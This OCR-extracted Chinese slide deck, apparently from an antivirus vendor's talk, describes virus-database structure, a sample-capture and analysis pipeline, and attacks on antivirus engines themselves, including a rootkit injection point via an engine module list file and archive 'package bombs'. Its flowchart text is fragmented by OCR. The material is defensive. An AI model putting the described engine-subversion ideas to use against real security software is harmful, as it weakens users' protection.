
病毒库的结构

<table>
<tr><td colspan="3">文件描述（File Description）</td></tr>
<tr><td colspan="3">文件头（File Header）</td></tr>
<tr><td rowspan="8">节（Section）1</td><td colspan="2">节类型（Section Type）</td></tr>
<tr><td colspan="2">节头（Section Header）</td></tr>
<tr><td rowspan="3">块（Block）1</td><td>块头（Block Header）</td></tr>
<tr><td>特征列表块（Feature List Block）</td></tr>
<tr><td>特征块（Feature Block）</td></tr>
<tr><td rowspan="3">块（Block）2</td><td>块头（Block Header）</td></tr>
<tr><td>特征列表块（Feature List Block）</td></tr>
<tr><td>特征块（Feature Block）</td></tr>
<tr><td colspan="2">……</td></tr>
<tr><td colspan="3">节（Section）2</td></tr>
<tr><td colspan="3">……</td></tr>
</table>

病毒库的结构[续1]

	类型一	类型二	类型三	类型四
序号	√	√	√	√
模块号	√	√	√	√
病毒名	√	√	√	√
特征码首字			√	√
offset1+Sign1			√	√
offset2+Sign2			√	√
文件类型旗标				√
处理参数	√		√	√
处理模块名			√	√

庞大的体系


ArrectNET监控捕获处理体制
2006-06-07
有
关
部
门
问题网络
Honeypot集群
诱饵信箱
采集
捕获
捕获
VDS捕获探头
捕获
应急处理组
提交
用户
上报
过滤统计服务器
提取
前置分拣服务器
信息反馈
信息反馈
应答服务器
分拣
交换
其他安全企业
国际反病毒企业
提交
对照扫描服务器
提交
样本预处理组
测试
入库
样本服务器
信息提交
联络员
信息提交
信息报告服务器
信息提交
样本分析组
提交
入库
提取
返回
自动化分析服务器
提取测试
提交特征与清除模块
病毒分析服务器
提交特征
获取病毒库
测试维护组
测试
发布
自动更新服务器
发布
升级服务器
升级
VPS
升级
VDS
升级
AGB用户群
升级
AVL SDK用户
病毒
模拟
分析
环境
可疑文件通道
病毒样本通道
病毒规则通道
病毒报警通道
病毒库通道

提纲

前事不忘，后事之师

- 回顾那些我们尴尬和被动时刻。

人无远虑，必有近忧

- 从正向看反病毒体系的脆弱性成因

拨乱反正，正本清源

- 斗争中演进与点滴。

重视

- 反病毒引擎、反病毒产品和其它软件、硬件产品一样具有漏洞
- 需要安全编程的开发
- 测试软件中的编程错误

万变不离其中的原则

- 输入合法性检查。
- 权限控制
- 完整性检验
- 强化驱动编写安全性

对抗解析 — —rootkit注入点

avp.set
kernel.avc krnunp.avc krnexe.avc krnmacro.avc krnjava.avc krnengn.avc krndos.avc smart.avc ……

; 0XLSznpdI71fB300e7Uwj19NaTl5jrDdebuM15opqIEgrp2CNAkA3Xmo0Z

对抗解析之一一跑飞

- 对进程的监控


进程行为

新进程行为


- 对派生进程的监控


- 堆栈追溯

新的调用方式



对抗解析之一—反制包裹炸弹





追求的道路

- AVER永远是经验主义者
- AVER承担应该承担的责任
- 闭合于时，警戒到秒。

谢谢

- 安天的同事们
- 全体AV业界同行
- 主办方和大家
- seak@antiy.net